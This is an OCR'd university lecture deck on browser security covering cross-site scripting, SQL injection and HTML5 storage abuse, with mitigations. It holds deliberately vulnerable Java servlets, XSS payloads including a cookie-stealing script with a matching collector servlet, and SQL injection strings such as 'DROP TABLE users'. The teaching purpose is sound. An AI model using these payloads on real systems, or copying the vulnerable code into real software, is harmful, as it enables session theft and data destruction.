Architecture of Enterprise Applications 10 Security in Browser

Haopeng Chen

***RE**liable, **IN**telligent and **S**calable Systems Group (**REINS**)*
Shanghai Jiao Tong University
Shanghai, China
http://reins.se.sjtu.edu.cn/~chenhp
e-mail: chen-hp@sjtu.edu.cn

Contents

- Cross Site Scripting
  - Types of XSS
  - Examples
  - Reducing the threat
- SQL Injection
  - Examples
  - Injection Patterns
  - Mitigation
- HTML5 Hard Disk Filler

- **Cross-site scripting (XSS)** is a type of computer security vulnerability typically found in Web applications.
  - XSS enables attackers to inject client-side script into Web pages viewed by other users.

- The expression "cross-site scripting"
  - originally referred to the act of loading the attacked, third-party web application from an unrelated attack site, in a manner that executes a fragment of JavaScript prepared by the attacker in the security context of the targeted domain (a *reflected* or *non-persistent* XSS vulnerability).
  - The definition gradually expanded to encompass other modes of code injection, including persistent and non-JavaScript vectors (including ActiveX, Java, VBScript, Flash, or even HTML scripts), causing some confusion to newcomers to the field of information security.

Types of XSS

- There is no single, standardized classification of cross-site scripting flaws,
  - but most experts distinguish between at least two primary flavors of XSS: *non-persistent* and *persistent*

- The *non-persistent* (or *reflected*) cross-site scripting vulnerability is by far the most common type.
  - These holes show up when the data provided by a web client, most commonly in HTTP query parameters or in HTML form submissions, is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the request.

- The *persistent* (or *stored*) XSS vulnerability is a more devastating variant of a cross-site scripting flaw:
  - it occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping.

Example I

- index.html

```
<!doctype html>
 <html>
  <head>
   <meta charset="utf-8" />
   <title>XSS Example</title>
  </head>
  <body>
   <h1>XSS Example</h1>
   <h2>Enter your information</h2>
   <form method="post" action="Hello">
    Name: <input type="text" name="name" id="name" size=20 />
    Image: <input type="text" name="image" id="image" size=20 />
    <input type="submit" value="Query">
   </form>
  </body>
 </html>
```

Example I

- HelloWorld.java


```
@WebServlet("/Hello")
public class HelloWorld extends HttpServlet {
    protected void doPost(……) {
        response.setContentType("text/html;charset=UTF-8");
        PrintWriter out = response.getWriter();
        try {
                String name = request.getParameter("name");
                out.println("<h1>Hello World " + name + " ! </h1>");
                String image = request.getParameter("image");
                out.println("<h1>The image is: </h1> ");
                out.println("<img src=\"" + image + "\">");

        } catch(Exception e){
                e.printStackTrace();
        }
        finally {
            out.close();
        }
   }

}
```

Example I

- input

```
Name: <script>alert('XSS');</script>
```

Browser	Performance
Eclipse	X
IE 11	X
Sogo(compatible mode)	X
Sogo(high-speed mode)	V
Google	V




Example I

- input

```
Image: javascript:for (var i=0;i<5;i++){alert('XSS');};
```

Browser	Performance
Eclipse	X
IE 11	V
Sogo(compatible mode)	V
Sogo(high-speed mode)	V
Google	V



Example II

- Problem.java

```
@WebServlet("/Hello")
public class HelloWorld extends HttpServlet {
    protected void doPost(……) {
       try {
          String name = request.getParameter("name");
          String image = request.getParameter("image");
          Cookie namecookie = new Cookie("name",name);
          Cookie imagecookie = new Cookie("image",image);
          namecookie.setMaxAge(60*60*24*365);
          imagecookie.setMaxAge(60*60*24*365);
          response.addCookie(namecookie);
          response.addCookie(imagecookie);

          out.println("<form method=\"post\" action=\"Problem\">");
          out.println("Comment: <textarea name=\"comment\" id=\"comment\">");
          out.println("<input type=\"submit\" value=\"next\">");
          out.println("</form>");
       } catch(Exception e){
         e.printStackTrace();
       }
}
```

Example II

- Problem.java

```
@WebServlet("/Problem")
public class ProblemServlet extends HttpServlet {
    protected void doPost(……) {
       try {
            String comment = request.getParameter("comment");
            out.println("<h1>Comment: </h1>");
            out.println("<h1>" + comment + "</h1>");

        } catch(Exception e){
          e.printStackTrace();
        }
}
```

Example II

- input

```
Comment:
    <script>
      setTimeout("javascript:location.href=
                  'http://www.sina.com.cn'", 1000);
    </script>
```

- The page is automatically redirected to `www.sina.com.cn`

Example II

- input

Comment:

```
<script>
 document.write("<img src=
   http://localhost:8080/XSSSamples/CookieHacker?c=
   +escape(document.cookie)+">");
</script>
```

Example II

- CookieCracker.java

```
@WebServlet("/CookieCracker")
public class CookieCracker extends HttpServlet {
    protected void doPost(……) {
       try {
        String textarea = request.getParameter("c");

        System.out.println(textarea);
        if (textarea!="") {
           FileOutputStream of =
               new FileOutputStream(new File("E:/add.txt"));
           of.write(textarea.getBytes());
           of.close();
        }

       } catch(Exception e){
          e.printStackTrace();
       }
}
```

Example II

- output

add.txt:

```
name="Tom"; image="Tom&Jerry.jpg";
```

Browser	Performance
Eclipse	X
IE 11	X
Sogo(compatible mode)	X
Sogo(high-speed mode)	V
Google	V

XSS Filter Evasion Cheat Sheet

Reducing the threat

- Contextual output encoding/escaping of string input
  - The primary defense mechanism to stop XSS is contextual output encoding/escaping.
  - Encoding can be tricky, and the use of a security encoding library is highly recommended. Security encoding libraries and features in web application frameworks include:
    - OWASP ESAPI (Java)
    - ValidateRequest (ASP.NET)
    - AntiSamy (Java, ASP.NET)
    - strip_tags, sanitize (Ruby on Rails)
    - Django template escaping (Python Django)
    - Coverity Security Library (Java)
    - xss validator (Node.js)
    - strip_tags (PHP)

Reducing the threat

- Safely validating untrusted HTML input
  - Many operators of particular web applications (e.g. forums and webmail) wish to allow users to utilize some of the features HTML provides, such as a limited subset of HTML markup.
    - When accepting HTML input from users (say, very large), output encoding (such as very large) will not suffice since the user input needs to be rendered as HTML by the browser (so it shows as "**very** large", instead of "very large").
  - Untrusted HTML input must be run through an HTML policy engine to ensure that it does not contain XSS.
  - HTML sanitization tools implement this approach:
    - OWASP AntiSamy,
    - HTML Purifier,
    - Google Caja (JavaScript)

Reducing the threat

- Disabling scripts
  - Finally, while Web 2.0 and Ajax designers favor the use of JavaScript, some web applications are written to (sometimes optionally) operate completely without the need for client-side scripts.
    - This allows users, if they choose, to disable scripting in their browsers before using the application. In this way, even potentially malicious client-side scripts could be inserted unescaped on a page, and users would not be susceptible to XSS attacks.

- Emerging defensive technologies
  - There are three classes of XSS defense that are emerging. These include Content Security Policy, Javascript sandbox tools, and auto-escaping templates. These mechanisms are still evolving but promise a future of heavily reduced XSS.

SQL Injection

- **SQL injection** is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution.

- SQL injection (SQLI) is considered one of the top 10 web application vulnerabilities of 2007 and 2010 by the Open Web Application Security Project.
  - In 2013, SQLI was rated the number one attack on the OWASP top ten.

- There are five main sub-classes of SQL injection:
  - Classic SQLI
  - Blind or Inference SQL injection
  - Database management system-specific SQLI
  - Compounded SQLI
    - SQL injection + insufficient authentication
    - SQL injection + DDoS attacks
    - SQL injection + DNS hijacking
    - SQL injection + XSS

An example

- index.html

```
<!doctype html>
<html>
 <head>
  <meta charset="utf-8" />
  <title>SQLI Example</title>
 </head>
 <body>
  <h1>SQLI Example</h1>
  <h2>Enter your information</h2>
  <form method="post" action="SQLI">
   Name: <input type="text" name="name" id="name" size=20 />
   Password: <input type="text" name="password"
                id="password" size=20 />
   <input type="submit" value="Query">
  </form>
 </body>
</html>
```

An example

- SQLI.java

```
@WebServlet("/SQLI")
public class SQLI extends HttpServlet {
    @Resource(name="jdbc/sample")
    DataSource ds;

    protected void doPost(……) {
      String name = request.getParameter("name");
      String password = request.getParameter("password");
      String sql = "SELECT * FROM tbl_user
                    WHERE username =\"" + name + "\"
                    and password = \"" + password + "\"";
      Connection con = ds.getConnection();
      Statement st = con.createStatement();
      ResultSet rs = st.executeQuery(sql);
      rs.last();
      int count = rs.getRow();
```

An example

- SQLI.java

```
        if ( count != 0)
           out.println("<h1>Hello World " + name + " ! </h1>");
        else
           out.println("<h1>Sorry " + name + " is not a valid user! </h1>");

        out.println("</body>");
        out.println("</html>");

      } catch(Exception e){
         e.printStackTrace();
      } finally {
         out.close();
      }
   }
```

An example

- input

```
Name: Admin Password: 123
```


```
Name: Admin Password: abcd
```


```
Name: Admin Password: " or "1" = "1
```

An example

- SQLI.java

```
@WebServlet("/SQLI")
public class SQLI extends HttpServlet {
    @Resource(name="jdbc/sample")
    DataSource ds;

    protected void doPost(……) {
      String name = request.getParameter("name");
      String password = request.getParameter("password");
      Connection con = ds.getConnection();
      PreparedStatement ps = con.prepareStatement("SELECT * FROM tbl_user
                             WHERE username = ? and password = ?");
      ps.setString(1, name);
      ps.setString(2, password);
      ResultSet rs = ps.executeQuery();
      rs.last();
      int count = rs.getRow();
```


An example

- input

```
Name: Admin Password: 123
```


```
Name: Admin Password: abcd
```


```
Name: Admin Password: " or "1" = "1
```



SQL Injection patterns

- Incorrectly filtered escape characters
  - This form of SQL injection occurs when user input is not filtered for escape characters and is then passed into a SQL statement.

```
statement = "SELECT * FROM users WHERE name ='" + userName + "';"
```

  - Input:

```
' or '1'='1'
' or '1'='1' –
' or '1'='1' ({
' or '1'='1' /*
```

  - Input:

```
a'; DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't
```

  - Will generate:

```
SELECT * FROM users WHERE name = 'a'; DROP TABLE users; SELECT *
FROM userinfo WHERE 't' = 't';
```

SQL Injection patterns

- Incorrect type handling
  - This form of SQL injection occurs when a user-supplied field is not strongly typed or is not checked for type constraints.

```
statement ="SELECT * FROM userinfo WHERE id =" + a_variable + ";"
```

  - Input:

```
1;DROP TABLE users
```

  - Will generate:

```
SELECT * FROM userinfo WHERE id=1;DROP TABLE users;
```

SQL Injection patterns

- Blind SQL injection
  - Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker.
  - The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page.
  - This type of attack can become time-intensive because a new statement must be crafted for each bit recovered.
  - There are several tools that can automate these attacks once the location of the vulnerability and the target information has been established.

SQL Injection patterns

- Conditional responses
  - One type of blind SQL injection forces the database to evaluate a logical statement on an ordinary application screen.

```
http://books.example.com/showReview.php?ID=5
SELECT * FROM bookreviews WHERE ID = 'Value(ID)';
```

  - Input:

```
http://books.example.com/showReview.php?ID=5 OR 1=1
http://books.example.com/showReview.php?ID=5 AND 1=2
```

  - Will generate:

```
SELECT * FROM bookreviews WHERE ID = '5' OR '1'='1';
SELECT * FROM bookreviews WHERE ID = '5' AND '1'='2';
```

Mitigation

- Parameterized statements
  - *Prepared statement*
  - With most development platforms, parameterized statements that work with parameters can be used (sometimes called placeholders or bind variables) instead of embedding user input in the statement.
  - A placeholder can only store a value of the given type and not an arbitrary SQL fragment.
  - Hence the SQL injection would simply be treated as a strange (and probably invalid) parameter value.

Mitigation

- Escaping
  - A straightforward, though error-prone, way to prevent injections is to escape characters that have a special meaning in SQL.
  - For instance, every occurrence of a single quote (') in a parameter must be replaced by two single quotes ('') to form a valid SQL string literal.
  - For example, in PHP it is usual to escape parameters using the function `mysql_real_escape_string();` before sending the SQL query:

```
$mysqli = new mySqli('hostname', 'db_username', 'db_password',
'db_name');
$query = sprintf("SELECT * FROM Users WHERE
                  UserName='%s' AND Password='%s'",
                  $mysqli->real_escape_string($Username),
                  $mysqli->real_escape_string($Password));
$mysqli->query($query);
```

Mitigation

- Pattern check
  - Integer, float or boolean parameters can be checked if their value is valid representation for the given type.
  - Strings that must follow some strict pattern (date, UUID, alphanumeric only, etc.) can be checked if they match this pattern.

- Database permissions
  - For example, on Microsoft SQL Server, a database logon could be restricted from selecting on some of the system tables which would limit exploits that try to insert JavaScript into all the text columns in the database.

```
deny select on sys.sysobjects to webdatabaselogon;
deny select on sys.objects to webdatabaselogon;
deny select on sys.tables to webdatabaselogon;
deny select on sys.views to webdatabaselogon;
deny select on sys.packages to webdatabaselogon;
```

HTML5 Web Storage

- The HTML5 Web Storage standard was developed to allow sites to store larger amounts of data (like 5-10 MB) than was previously allowed by cookies (like 4KB).

- `localStorage`
  - No limitation on the lifetime of data storage.

```
<script type="text/javascript">
 if (localStorage.pagecount) {
   localStorage.pagecount=Number(localStorage.pagecount) +1;
 } else {
   localStorage.pagecount=1;
 }
 document.write("Visits "+ localStorage.pagecount
                + " time(s).");
</script>
```

HTML5 Web Storage

- The HTML5 Web Storage standard was developed to allow sites to store larger amounts of data (like 5-10 MB) than was previously allowed by cookies (like 4KB).

- `sessionStorage`
  - The data will be removed when the browser is shutdown.

```
<script type="text/javascript">
 if (sessionStorage.pagecount) {
  sessionStorage.pagecount=Number(sessionStorage.pagecount) +1;
 } else {
  sessionStorage.pagecount=1;
 }
 document.write("Visits "+ sessionStorage.pagecount
                + " time(s) in this session.");
</script>
```

HTML5 Web Storage

- `localStorage` is supported in all modern browsers (Chrome, Firefox 3.5+, Safari 4+, IE 8+, etc.).

- The standard anticipated that sites might abuse this feature and advised that browsers limit the total amount of storage space that each origin could use.
  - Quoting from the spec:
    - User agents should limit the total amount of space allowed for storage areas.


- The current limits are:
  - 2.5 MB per origin in Google Chrome
  - 5 MB per origin in Mozilla Firefox and Opera
  - 10 MB per origin in Internet Explorer

HTML5 Web Storage

- However, what if we get clever and make lots of subdomains like `1.filldisk.com, 2.filldisk.com,3.filldisk.com`, and so on?
  - Should each subdomain get 5MB of space?
  - The standard says no.
  - Quoting the spec, again:
    - *User agents should guard against sites storing data under the origins other affiliated sites, e.g. storing up to the limit in a1.example.com, a2.example.com, a3.example.com, etc, circumventing the main example.com storage limit.*
    - *A mostly arbitrary limit of five megabytes per origin is recommended.*

- However, Chrome, Safari, and IE currently do not implement any such "affiliated site" storage limit.
  - Thus, cleverly coded websites, like FillDisk.com, have effectively unlimited storage space on visitor's computers.

FillDisker.com



Project

- Requirements
  - Setup safeguard to avoid XSS and SQLI

References

- Cross Site Scripting
  - https://en.wikipedia.org/wiki/Cross_Site_Scripting
- XSS Filter Evasion Cheat Sheet
  - https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- SQL Injection
  - https://en.wikipedia.org/wiki/SQL_injection
- HTML 5 Web 存储
  - http://www.w3school.com.cn/html5/html_5_webstorage.asp
- The Joys of HTML5
  - http://www.filldisk.com/
- Introducing the HTML5 Hard Disk Filler™ API
  - http://feross.org/fill-disk/

Thank You!